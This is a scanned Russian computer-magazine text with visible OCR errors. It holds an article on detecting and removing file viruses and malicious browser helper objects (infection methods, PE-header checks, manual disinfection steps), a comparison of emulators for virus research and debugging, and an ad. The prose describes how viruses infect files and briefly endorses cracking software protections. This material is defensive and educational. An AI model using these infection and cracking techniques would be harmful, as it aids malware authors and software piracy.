мы. Вирус может быть и WSH-кодом. Для защиты от вирусов на WSH достаточно не запускать их и отключить данную опцию в почтовом клиенте, если таковая имеется. The Bat! считается одним из самых безопасных почтовиков из-за того, что не поддерживает скрипты. В Спеце «the XP Files»

03.04(40) мы довольно подробно писали о защите от WSH-злодейств, поэтому двинемся дальше.

Часто в теле вируса могут быть незашифрованные строки, которые сразу режут взгляд при беглом просмотре в HEX-редакторе. Ищи в дампе адреса сайтов, обращение к которым ты не планировал, ветви реестра, ответственные за автозапуск, имена системных библиотек (в частности, напрямую относящиеся к работе с сетью) и интерпретаторов (могут использоваться интерпретаторы web- и FTP-серверов, различных скриптовых языков типа PHP, Perl и просто cmd.exe), «опасные» команды прикладных протоколов (HELO, GET и т.г.) и ОС. Голова червя обычно находится в секции данных, поэтому ты сразу должен заметить там машинный код.

Некоторые фирмы предлагают высокопроизводительные аппаратные сканеры, построенные на программируемых логических устройствах (PLD - ProgrammableLogicDevices), но их цена настолько высока, что запросто может превзойти ущерб от атаки. Кардинальной мерой является создание бэкапов всей системы с установленными приложениями и важных данных, чтобы в случае сбоя оперативно оживить машину. В NT это легко делается с помощью планировщика задач и встроенного софта. Однако в любом случае угроза от червей достаточно велика, и они запросто могут уронить всю сеть.

Часто в теле вируса могут быть незашифрованные строки, которые сразу режут взгляд при беглом просмотре в HEX-редакторе.

Не сиди под Администратором и рутом!

Хорошая программа для выявления подозрительных процессов - TaskInfo.

Примерно так может выглядеть аппаратный сканер, специализирующийся на червях



Файл, зараженный самым простым HLLP-вирусом

ЕГО ВЕЛИЧЕСТВО ВИРУС

■ Вирус - это программа, которая размножается без ведома пользователя. Конечно, я дал своеобразную, неточную формулировку, но нам этого достаточно. Существует множество методов инфицирования, однако всех их можно разделить на два основных класса: HLL-методы и низкоуровневые методы.

HLL означает «языки высокого уровня» (у нас их называют «ЯВУ»). Из ныне действующих видов этой заразы остались HLLC и HLLP. Первые являются вирусами-компаньонами, о чем свидетельствует латинская буква «С», а вторые - паразитами (латинская «Р»). Были когда-то и HLL0-вирусы, или оверрайтеры, но из-за своего алгоритма размножения они стали музейными экспонатами.

Пару слов о HLLC-вирусах. Размножаются они очень просто: находят файл-жертву, переименовывают ее, копируют себя в тот же каталог под именем жертвы и при получении управления делают все вышеперечисленное плюс запускают своего носителя. Например, если у нас был файл calc.exe, компаньон переименовывает его в vir_calc.exe, а сам становится calc.exe. Теперь, когда юзер кликает по ярлычку калькулятора в главном меню, сначала грузится вирус, заражает новый файл и передает управление реальной программе, чтобы не вызывать подозрений. Поставить диагноз очень просто - в папке будет в два раза больше exe-шников. Но зверек может искусно маскироваться, делая жертвы скрытые и присваивая им другие расширения, чтобы отсрочить свое обнаружение. В любом случае, понять, что система атакована, не составит большого труда. Тогда следует удалить всех компаньонов и восстановить оригинальные имена.

HLLP-вирусы действуют не так прямолинейно. Паразит находит себе жертву, копирует первые ее N байт в конец (N равно размеру вируса), а затем пишет в начало свое тело. Получая управление, вирус лечит «зараженный» файл, то есть копирует оригинальное начало поверх своего носителя и урезает файл до положенной ему глины. Затем он его запускает, после завершения опять делая его «большим».

Для усложнения анализа и лечения оригинальные части кода жертвы могут перетасовываться, как карты, и шифроваться. Однако криптование бессмысленно, так как ключ можно легко определить, зная, что первые две буквы начала файла - MZ, а по адресу 3Ch находится аббревиатура PE-заголовка. Поэтому эти и другие сигнатуры изменяются »

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
CODE	00010000	00001000	00010040	00000000	00000020
DATA	00000000	00010000	00000077	00010000	00000040
DDS	00000000	00010000	00000000	00010000	00000000
edata	00000000	00010000	00000079	00010000	00000040
fs	00000000	00010000	00000000	00010000	00000000
idata	00000000	00010000	00000013	00010000	00000040
res	00001400	00021000	00001208	00014000	00000040

Image Optional Header Informations [PE]	
Magic	0004
Major Linker Version	032
Minor Linker Version	19
Size Of Code	00010200
Size Of Init Data	00004000
Size Of Uninit Data	00000000
Entry Point	00010004
Base Of Code	00001000
Base Of Data	00014000
Image Base	00400000
Section Alignment	00001000
File Alignment	00000200
Major OS Version	0004
Minor OS Version	0000
Major Image Version	0000
Minor Image Version	0000

Анализ PE-заголовка при помощи PE Tools



и только при временном лечении восстанавливаются.

Обнаружение также не составляет труда: размер файла в большинстве случаев заметно возрастает, иконка может исчезнуть или измениться. Для пущей верности рекомендуется проанализировать поля заголовка и сравнить их с реальными значениями. Для анализа заголовков я использую чудесную утилиту под названием PE Tools (www.uinc.ru). Она выводит в удобном для восприятия формате информацию из PE-полей и может сравнивать заголовки двух файлов, выводя их в виде таблицы. На скриншоте видно, что виртуальный размер всего загружаемого образа (Size of Image) равен 22400h байт. Это нормальное значение для программы объемом около сотни килобайт (обычно это значение всегда превышает физический размер файла), но если Size of Image становится меньше веса проги, то это, скорее всего, инфицированный файл. Другой способ основывается также на несопадении значений в заголовке с реальными размерами. Просуммировав физическую длину (Raw Size) всех секций и добавив к этому количеству байт, занимаемых PE-заголовком, мы получим объем, который есть на самом деле. Кстати, не забудь учесть смещения секций (Raw Offset) и возможное наличие оверлея в конце - эту величину тоже надо приплюсовать к ранее полученной цифре. Если ты найдешь два заголовка в файле, то это тоже ничего хорошего не предвещает. Здесь подойдет hiew или любой другой полюбившийся тебе HEX-редактор.

Размер паразита достигает десятков килобайт, поэтому его активность не должна пройти незамеченной у опытного пользователя. Можно сравнить файл с оригиналом или воспользоваться дисковыми ревизорами типа ADInf.

В случае заражения простым вирусом вылечить программы элементарно. Если вирус никак не шифрует пе-



Некоторые вирусы не имеют тела, поэтому и искать в файлах нечего. В этом случае не надо забывать про патчи и фарввол.

Зло-программы могут регистрировать себя как службы, что приводит к отсутствию их в списке процессов.

BROUSER HELPER OBJECT

■ Brouser Helper Object (BHO) является серьезной проблемой на сегодняшний день, и программы, основанные на данной технологии, называются также троянцами (например, лошадка под названием CWS_NS3). Симптомом является постоянное появление одной и той же странички при клике по ссылке.

Вот способ избавиться от этого беспредела. Список идентификаторов, установленных BHO, находится в разделе реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\BrowserHelper Objects. Подозрительные BHO можно удалить из списка, но там присутствуют только ничего не говорящие номера. Для того чтобы понять, кто скрывается за этим ID, надо просканировать реестр на наличие этой записи и выяснить, троян это или нет. Пусть у нас есть по вышеуказанному адресу такой идентификатор: {A5366673-E8CA-11D3-9CD9-0090271D075B}. Произведя поиск, обнаружим его упоминание также и в разделе HKEY_CLASSES_ROOT\CLSID\ {A5366673-E8CA-11D3-9CD9-0090271D075B}. Просмотрим все содержимое найденного раздела, чтобы определить, к какой программе относится этот BHO. Мы обнаружим такую запись: HKEY_CLASSES_ROOT\CLSID\{A5366673-E8CA-11D3-9CD9-0090271D075B}\InprocServer32 @="C:\Program Files\Flashget\jccatch.dll". Понятно, что BHO принадлежит FlashGet, но если это будет DLL непонятного происхождения, то смело рубим все упоминания о данном идентификаторе в реестре. Можно воспользоваться и специализированным софтом BHOdemon (www.definitivesolutions.com).



ремешенное начало жертвы и копирует его в конец файла, то надо выполнить следующие действия:

1. Найти второе вхождение символов MZ (первые будут в самом начале файла)
 2. По смещению 3Ch от второго MZ проверить PE-сигнатуру
 3. Уточнить еще несколько уникальных значений для PE-заголовка (например, названия секций или сочетание NT Header Size, Object align, File align)
 4. Скопировать участок от MZ до конца файла поверх кода вируса
 5. Обрезать файл до его натурального размера, то есть до второго MZ
- Выполнение третьего пункта не обязательно, но желательно, чтобы удостовериться в том, что ты нашел именно PE-заголовок. Рассказывать об особенностях виндового формата я не буду, так как этому можно посвя-

тить целую книгу, но на диск мы постарались выложить несколько мануалов на эту тему. Как ты заметил, это был самый простой вариант, ну а более сложные вирусы надо основательно изучать, чтобы не искалечить .exe-шники. Путь для тех, кто не любит трудностей, - это отослать паразита в антивирусную лабораторию.


В заключение хочу рассказать о низкоуровневых вирусах. Все они распространяются, модифицируя критичные поля PE-заголовка для инъекции своего кода жертве. Методов инфицирования очень много, вирусы могут прятаться в пространстве между заголовком и первой секцией, равномерно распределяться в пустотах между секциями, могут создавать секцию в самом начале или в конце файла и т.д. Подавляющее большинство современных вирусов расширяют последнюю секцию и лезут туда. Такие экземпляры выдают себя рядом признаков.

Самым ярким свидетельством болезни является нестандартная точка входа. В нашем случае она будет указывать почти на самый конец последней секции (именно там живут 90% вирусов). Окончательный диагноз можно поставить, если имеется и разрешение на запись в это место, однако VX-кодеры смекнули, что это дело слишком опасное, и теперь оставляют адрес Entry point в покое, вставляя, однако, туда джамп на нехороший код. Это и есть вторая подозрительная особенность. Кстати, переход может быть совсем не на последние байты файла, но и почти в самое начало, после таблицы объектов, в случае с записью между заголовком и секциями. Многие оставляют автографы в неиспользуемых полях PE - что-то типа "I_hate_world" или "die!0". Наводит на размышления нестандартный адрес загрузки программы. Полиморфики могут вставлять кучу мусора и ничего не делающие последовательности команд. Если ты ви-

дишь в коде, написанном на асме, push eax pop eax, то это явно кто-то шифруется. Хочу заметить, что подобное явление для Delphi стандартно. Ну и, конечно, не могу обойти стороной незашифрованные строки. Наличие в файле "*.exe", "virus" и тому подобным последовательностей красноречиво говорит о намерениях этой программы. Вирусы обычно ищут адреса нужных им API-функций и делают это по их имени - в итоге, исследователь может выявить наличие в непопулярных местах строк CreateFileA, WriteFile, FindFileA, GetProcAddress и т.д. Непопулярные места - это все места, кроме директории импорта. Размер файла при заражении может не изменяться, если вирус раскидывает себя по пустым местам. Для анализа заголовка прекрасной пойдойдет все тот же PE Tools. Те, кто знает виндовый стандарт исполнимых файлов, смогут извлечь много информации о вирусе, если он там есть. Но лучшим способом определения заразы является сопоставление оригинала с возможной жертвой.

Лечение этого вида вирусов в общем случае сводится к удалению плохого кода и исправлению значений заголовка. Универсальных алгоритмов, однако, не существует, поскольку не существует и универсальных алгоритмов заражения :). Вирусы могут всячески сопротивляться своему изгнанию из носителя, например, шифровать некоторые его участки, для того чтобы жертва «умерла» после исцеления. Единственный путь, дающий верный метод врачевания, - это изучение алгоритма вируса.

ПОСЛЕДНЕЕ СЛОВО

■ К сожалению, объема статьи катастрофически не хватает для столь серьезной и обширной темы. Дам тебе один совет: вирусов пугаться не надо - их надо изучать. Если ты знаешь о них все, то и система будет абсолютно цела. 

Размер файла при заражении может не изменяться, если вирус раскидывает себя по пустым местам.



УЖЕ В ПРОДАЖЕ



TOTAL DVD - ЖУРНАЛ О КИНО, DVD И ДОМАШНЕЙ ТЕХНИКЕ

В ноябрьском номере журнала вы найдете:

13 рецензий на новинки российского кинопроката

100 обзоров DVD-дисков 5 региона

Сравнительные тесты 6 сабвуферов ценовой категории 450-800 долларов

Total DVD - каждый номер с фильмом на DVD



TOTAL DVD (game)land

Крис Касперски aka мыщх

ИНСТРУМЕНТАРИЙ ХАКЕРА

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ЭМУЛЯТОРОВ

Несколько лет назад основным оружием хакера были дизассемблер и отладчик. Теперь к ним добавился еще и эмулятор, открывающий перед кодокопателями поистине безграничные возможности.

Любая операционная система имеет свои особенности. Поведение программы, запущенной под Windows 9x, может существенным образом отличаться от ее поведения под Windows NT. Зоопарк *nix-систем и генетически мутированных клонов лучше вообще не вспоминать :). Тому, кто занимается сетевой безопасностью, необходимо иметь, по меньшей мере, три системы: Windows NT, Linux и FreeBSD, хотя и другие флаги рынка не помешают. Многие уязвимости (в частности, ошибки переполнения) проявляются только на строго определенных версиях ОС и отсутствуют на всех остальных. А раз так, написанием и отладкой эксплоита абы на чем не займешься. Но постоянно переставлять свою рабочую ОС - чудовищная потеря времени и риск потери данных! К тому же, crash-тесты на переполнение, заканчивающиеся сбросом дампа ядра, - хороший способ превратить файловую систему в мешанину. Конечно, потерянные данные можно полностью или частично восстановить, но нужно иметь за плечами гигантский опыт борьбы с разрушениями. Вот и приходится заблаговременно подключать отдельный винчестер и зверски наг ним издеваться :), погружая файловую систему в небытие и возвращая ее к жизни. Эксперименты с вирусами и эксплоитами также следует проводить на отдельной, полностью изолированной от внешнего мира машине, поскольку система разграничения доступа, встроенная в Windows NT и *nix-системы, далеко не безупречна и малейшая небрежность, допущенная исследователем, может обернуться тотальным разрушением.

Традиционно эти задачи решались путем приобретения нескольких компьютеров или, на худой конец, множества жестких дисков, попеременно подключаемых к одной машине. Но это дорого, неудобно и неэстетично. К тому же, жесткие диски довольно скептически относятся к пер-

спективе кочевой жизни, покрываясь "бэдами" при каждом ударе :).

СПАСЕНИЕ - В ЭМУЛЯТОРАХ

■ Теперь этот кошмар мало-помалу отходит в прошлое. Мощь современных процессоров позволяет эмулировать персональный компьютер целиком, выполняя на нем программы в реальном времени и с приемлемой скоростью. Эмуляторы плодятся, как ежики после дождя. VMWare, Virtual PC, Vochs и DOS-Box... Какой выбрать? Большинство публикаций, посвященных эмуляторам, ориентировано на геймеров и системных администраторов. Первым важна скорость и качественный звук, вторым - наличие механизмов взаимодействия между виртуальными машинами. Хакерам же до этого всего дела нет. Главное, чтобы работал Айс и встроенный (build-in, internal, integrated) отладчик.

МИНИМАЛЬНЫЕ ТРЕБОВАНИЯ

■ Большинство эмуляторов предъявляют весьма умеренные требования к аппаратуре. Для комфортной работы с Windows 2000 и FreeBSD 4.5 процессора Pentium-III 733 MHz будет вполне достаточно (в частности, VMWare превращает его в

Pentium III 336 MHz, а Virtual PC - в Pentium III 187 MHz).

Требования к памяти более жесткие. Необходимо иметь минимум 128 Мбайт для основной операционной системы (называемой "хозяйкой", от «host») и по 128-256 Мбайт для каждой из одновременно запущенных виртуальных машин ("гостей"). Естественно, количество потребляемой памяти определяется типом эмулируемой операционной системы. Так, если это простушка MS-DOS, то глядя на нее и 4 Мбайт вполне хватит. На 256 Мбайт уже можно сносно эмулировать Windows 2000/XP/2003, запущенной поверх Win2k или аналогичной операционной системы.

Объем физического жесткого диска в общем-то не критичен. Виртуальные машины создаются отнюдь не для накопления данных и за редким исключением не содержат ничего, кроме операционной системы в типичном варианте поставки и джентльменского набора сопутствующих ей приложений, что в совокупности отнимает не более гигабайта дискового пространства. Причем ни один из известных мне эмуляторов не требует непосредственного доступа к физическому жесткому диску. Вместо этого образ виртуального винчестера размещает-



Эмулятор как полигон для отработки навыков по восстановлению файловой системы

DOS-BOX

■ Бесплатный эмулятор, распространяющийся в исходных текстах. Эмулирует единственную операционную систему – MS DOS 5.0. Применяется в основном для запуска старых игр. Жесткие диски не эмулируются (эмуляция дискового ввода-вывода заканчивается на прерывании INT 21h), и SoftIce на нем не идет. Зато sup386 (распаковщик исполняемых файлов плюс отладчик) работает исправно. Имеется неплохой интегрированный отладчик, правда, для этого эмулятор должен быть перекомпилирован с отладочными ключами.

Возможность расширения конструктивно не предусмотрена, однако доступность хорошо структурированных исходных текстов делает эту проблему неактуальной и ты в любой момент можешь добавить к эмулятору какую-нибудь фичу (например, виртуальный жесткий диск).

Поддерживаются три режима эмуляции: полная, частичная и динамическая. Полнота "полной" эмуляции на самом деле довольно условна (SoftIce не идет!), однако для подавляющего большинства неизвращенных программ с лихвой хватает и частичной. Оба эти режима достаточно надежны, и вырваться за пределы эмулятора нереально. Правда, производительность виртуальной машины оставляет желать лучшего – Pentium III 733 MHz опускается до 13.17 MHz, замедляясь более чем в 50 раз. Модуль динамической эмуляции (выполняющий код на "живом" процессоре) все еще находится в стадии разработки. А текущая версия содержит много ошибок, часть из которых фатальна, поэтому пользоваться им не рекомендуется (хотя его производительность вчетверо выше).

Обмен данными с внешним миром происходит либо через прямой доступ к CD-ROM, либо через монтирование каталогов физического диска на виртуальные логические диски, доступные из-под эмулятора через интерфейс INT 21h. Это обеспечивает достаточно надежную защиту от вредоносных программ. Уничтожить смонтированную директорию они смогут, но все остальные – нет!

DOS-BOX подходит для экспериментов с большинством MS-DOS-вирусов (исключая, пожалуй, лишь те, что нуждаются в прерывании INT 13 или портах ввода/вывода), а также взлома программ, работающих как в реальном, так и в защищенном режимах.

ся в обыкновенном файле, полностью подчиняющемся хозяйской операционной системе.

Виртуальные диски бывают, по меньшей мере, двух типов: фиксированные и динамические. При создании фиксированного диска эмулятор сразу же "растягивает" файл-образ на весь требуемый объем, даже если тот не содержит никакой полезной информации. Динамические диски, напротив, хранят в образе лишь реально задействованные виртуальные сектора, увеличивая объем образа по мере его заполнения актуальными данными. Вместо того чтобы поровну гробить свой физический жесткий диск между виртуальными машинами, можно выделить каждой из них практически все свободное физическое пространство. Но это кажущаяся простота. Производительность динамических дисков намного ниже, чем фиксированных! Также они подвержены внутренней фрагментации (не путать с фрагментацией файла-образа и фрагментацией эмулируемой файловой системы). И

хотя некоторые из эмуляторов, в частности VMWare, содержат встроенные дефрагментаторы, это не решает проблемы. К тому же, формат динамических дисков не стандартизован и образы различных эмуляторов категорически не совместимы друг с другом.

Остальное оборудование может быть любым – это на скорость эмуляции практически никак не влияет.

ЭМУЛЯТОР ДЛЯ СЕБЯ

■ При выборе подходящего эмулятора хакеры обычно руководствуются следующими критериями: защищенностью, расширяемостью, открытостью исходных текстов, качеством и скоростью эмуляции, наличием встроенного отладчика и гибкостью механизмов работы со snap-shot'ами.

ЗАЩИЩЕННОСТЬ

■ Запуск агрессивную программу на эмуляторе, очень сложно отгелаться от мысли, что в любой момент она может выйти из-под контроля, оставив за собой глиняный шлейф раз-

рушений. Эти опасения вполне обоснованы. Многие из эмуляторов (DOS-BOX, Virtual PC) содержат "гыры", позволяющие эмулируемому коду напрямую обращаться к памяти самого эмулятора. Например, вызывать от его имени и с его привилегиями произвольные API-функции хозяйской операционной системы :). Однако "пробить" эмулятор может только специальным образом спроектированная программа, так что при всей теоретической обоснованности угрозы вероятность ее практической реализации близка к нулю – эмуляторы не настолько популярны, чтобы агрессоры взялись за них всерьез.

А вот сетевое взаимодействие – грубое дело. Эмуляция виртуальной локальной сети сохраняет все уязвимости хозяйской операционной системы, и сетевой червь может ее легко атаковать! Поэтому хозяйская операционка из виртуальной локальной сети должна быть в обязательном порядке исключена. Естественно, такое решение существенно затрудняет общение виртуальных машин с внешним миром, и поэтому им часто пренебрегают. Кстати, персональные брандмауэры в большинстве своем не контролируют виртуальные сети и не защищают от вторжения.


Некоторые эмуляторы позволяют взаимодействовать с виртуальными машинами через механизм общих папок. При этом папка хозяйской ОС видится как логический диск или сетевой ресурс. При всех преимуществах такого подхода он интуитивно небезопасен и в среде хакеров не сыскал особенной популярности.

РАСШИРЯЕМОСТЬ

■ Профессионально ориентированный эмулятор должен поддерживать возможность подключения внешних модулей, имитирующих нестандартное оборудование (например, HASP). Особенно это актуально для исследований защит типа Star Force 3, напрямую взаимодействующих с аппаратурой и привязывающихся к тем особенностям ее поведения, о которых штатные эмуляторы порой даже и не подозревают. >>

SoftIce, запущенный под эмулятором, не замораживает основную систему, не заывая WinAmp, не разрывая соединения с интернетом, не замораживая часы системного времени и оставляя MSDN доступным!

Для загрузки виртуальной машины с CD-ROM необходимо выйти в виртуальный BIOS Setup (в VMWare это делается нажатием клавиши F2 на начальной заставке) и в меню boot вытянуть CD-ROM наверх.



Некоторые из эмуляторов расширяемы, некоторые - нет. Но даже у расширяемых степень маневренности и глубина конфигурируемости довольно невелики и поверхностно документированы (если документированы вообще). Наверное, это происходит оттого, что фактор расширяемости реально требуется очень и очень немногим. Эмуляторы ведь пишут не для хакеров! А жаль.

ОТКРЫТОСТЬ ИСХОДНЫХ ТЕКСТОВ

■ Наличие исходных текстов частично компенсирует свинское качество документации и плохую расширяемость эмулятора. Если попутная программа отказывается выполняться под эмулятором, исходные тексты помогут разобраться в ситуации и устранить дефект. Можно оснастить эмулятор всем необходимым инструментарием. Например, дампером памяти или back tracer'ом, позволяющим прокручивать выполнение программы в обратном порядке (между прочим, классная вещь для взлома). Также есть возможность оперативного добавления недокументированных машинных команд или наборов инструкций новых процессоров.

К сожалению, коммерческие эмуляторы распространяются без исходных текстов, а эмуляторы Open Source все еще не вышли из юношеского возраста и для решения серьезных задач, увы, непригодны.

КАЧЕСТВО ЭМУЛЯЦИИ

■ Какой прок от эмулятора, если на нем не запускается SoftIce? Можно, конечно, использовать и другие отладчики, например Olly Debugger, но их возможности более ограничены, а на некачественных эмуляторах некоторые из защищенных программ просто не идут!

Для увеличения скорости эмуляции многие из разработчиков сознательно отсекают набор эмулируемых команд, поддерживая только наиболее актуальные из них (это относится к приви-

BOCHS

■ Поглинно хакерский эмулятор, ориентированный на профессионалов. Простые смертные находят его чересчур запутанным и непроходимо сложным. Здесь все настраивается через текстовые конфигурационные файлы - от количества процессоров (Bochs - единственный из многих известных эмуляторов, позволяющий эмулировать более одного процессора) до геометрии виртуального диска.

Это некоммерческий продукт с открытыми исходными текстами и впечатляющим качеством эмуляции. Контроллеры гибких и жестких IDE-дисков эмулируются на уровне портов ввода/вывода, обеспечивая совместимость практически со всеми низкоуровневыми программами. Полностью эмулируется защищенный режим процессора. Во всяком случае, SoftIce запускается успешно (правда, работает несколько нестабильно, периодически заведывая виртуальную клавиатуру). Имеется достаточно приличный интегрированный отладчик с неограниченным количеством виртуальных точек останова и функцией обратной трассировки.

К сожалению, невысокая скорость эмуляции не позволяет запускать графические системы. Суди сам: эффективная тактовая частота Pentium III 733MHz падает до 1.49 MHz. Это сколько же часов будет загружаться Windows 2000?!

Работа с дисковыми образами реализована, прямо скажем, не очень. Поддерживаются только фиксированные диски, а сами образы создаются внешними средствами от независимых разработчиков. К счастью, имеется возможность прямого доступа к CD-ROM-приводу, но вот к физическим гибким дискам прямого доступа нет. Поэтому, чтобы вынести пару файлов из виртуальной машины, придется попаять. Возможность работы со snap-shoot'ами также отсутствует (под snap-shoot'ом Bochs понимает отнюдь не состояние виртуальной машины, а копию ее экрана).

Эмулятор хорошо подходит для исследования вирусов и отладки извращенных программ, работающих в MS-DOS или терминальном режиме Linux/FreeBSD, а также экспериментов с различными файловыми системами.

легированным командам защищенного режима, командам математического сопроцессора включая "мультимедийные" и некоторым редкоземельным командам реального режима). Служебные регистры, флаги трассировки и другие подобные им возможности ча-

ще всего остаются незадействованными. Тем не менее, такие эмуляторы пригодны не только для запуска игрушек! Их можно использовать как "карантинную" зону для проверки свежеразработанных программ на вирусы или как попутную мышшь для экспериментов с тем же Disk Editor'ом.

Коммерческие эмуляторы в большинстве своем используют механизмы динамической эмуляции, эмулируя только привилегированные команды. А все остальные выполняются на "живом" процессоре - в сумеречной зоне изолированного агрессивного пространства, окруженной частоклоном виртуальных портов, что не только существенно увеличивает производительность, но и автоматически добавляет поддержку всех новомодных мультимедийных команд. Разумеется, при условии что их поддерживает твой физический процессор.

Между тем, в обработке исключительных ситуаций ("экскепшенами"), воздействиях команд на флаги, недопустимых способах агрессии эмуля-

	DOS-BOX	Bochs	Microsoft Virtual PC	VM Ware
бесплатность	га	га	нет	нет
исходные тексты	га	га	нет	нет
кол-во эмулируемых процессоров	1	1, 2, 4, 8	1	1
эффективная тактовая частота на Pentium III 733	13,17 MHz	1,49 MHz	189 MHz	336 MHz
расширяемость	нет	частично	нет	частично
поддержка динамической эмуляции процессора	частично	нет	га	га
виртуальные жесткие диски	нет	IDE, фиксированные образы	IDE, динамические и фиксированные образы	IDE/SCSI, динамические и фиксированные образы
поддержка soft-ice	нет	частично	нет	га
встроенный отладчик	га, но требуется перекомпиляция	га	нет	нет
работа со snap-shoot'ами	нет	нет	нет	га

Основные характеристики наиболее популярных эмуляторов

Один и тот же дисковый образ может быть подключен к нескольким виртуальным машинам - удобно для передачи файлов между ними или совместного использования приложений.

Все описываемые эмуляторы ты найдешь на нашем диске.

MICROSOFT VIRTUAL PC

■ Неплохой коммерческий эмулятор, который распространяется без исходных текстов, но зато обеспечивает приличную скорость эмуляции, превращающую Pentium III 733 MHz в Pentium III 187 MHz (динамический режим эмуляции обеспечивает поддержку всех машинных команд физического процессора).



Полностью эмулируются AMI BIOS (с возможностью конфигурирования через Setup), чипсет Intel 440BX, звуковая карта типа Creative Labs Sound Blaster 16 ISA, сетевой адаптер DEC 21140A 10/100 и видеокарта S3 Trio 32/64 PCI с 8 Мб памяти на борту. В итоге - довольно внушительная конфигурация, позволяющая запускать современные операционные системы семейства Windows NT и FreeBSD с "иксами".

Имеется возможность прямого доступа к гибким и оптическим дискам. Жесткие диски эмулируются на уровне двуканального контроллера IDE (смотри документацию на чипсет 440BX), размещаясь на винчестере в виде динамического или фиксированного файло-образа. При желании можно взаимодействовать с хозяйской операционной системой и остальными виртуальными машинами через разделяемые папки или виртуальную локальную сеть. Оба эти метода с хакерской точки зрения небезопасны, и потому при исследовании агрессивных программ к ним лучше не прибегать.

К сожалению, при попытке запуска SoftIce эмулятор аварийно завершает работу виртуальной машины.

Встроенный отладчик отсутствует, как отсутствует и возможность сохранения состояний виртуальной машины с последующим возвращением к ним. Все это существенно ограничивает область

применения данного эмулятора. Будь он бесплатным продуктом, его было бы можно смело рекомендовать для экспериментов с файловыми системами на предмет обретения навыков по разрушению/восстановлению данных. Но это явно не стоит тех денег, которые за него просят. Бесплатно можно утянуть только демонстрационную версию, работающую на протяжении 45 дней, после чего требует регистрации (впрочем, в нашей стране регистрации синонимично "сейчас-мы-найдем-крэк").



торы (даже динамические) зачастую ведут себя совсем не так, как настоящий процессор, и защитный код может выявить это. Впрочем, если защищенная программа не будет работать под эмулятором, это сильно возмущит легальных пользователей.

ВСТРОЕННЫЙ ОТЛАДЧИК

■ Защищенные программы всячески противостоят отладчикам, дизассемблерам, дамперам и прочему хакерскому оружию. Как правило, до нулевого кольца дело не доходит, хотя некоторые защиты (например, extreme protector) работают и там. Существуют десятки, если не сотни, способов сорвать отладчику крышу, и противостоять им достаточно трудно.

Могущество эмулятора как раз и заключается в том, что он полностью контролирует выполняемый код и обычные антиотладочные приемы в его случае не срабатывают. Аппаратные ограничения эмулируемого процессора на сам эмулятор не распространяются. Количество "аппаратных" точек останова не обязано равняться четырем, как на x86. При необходимости эмулятор может поддерживать тысячу или даже миллион точек останова, причем условия их срабатывания могут быть сколь угодно извращенными.

Естественно, для этого эмулятор должен быть оснащен интегрированным отладчиком. Любой другой

VMWARE


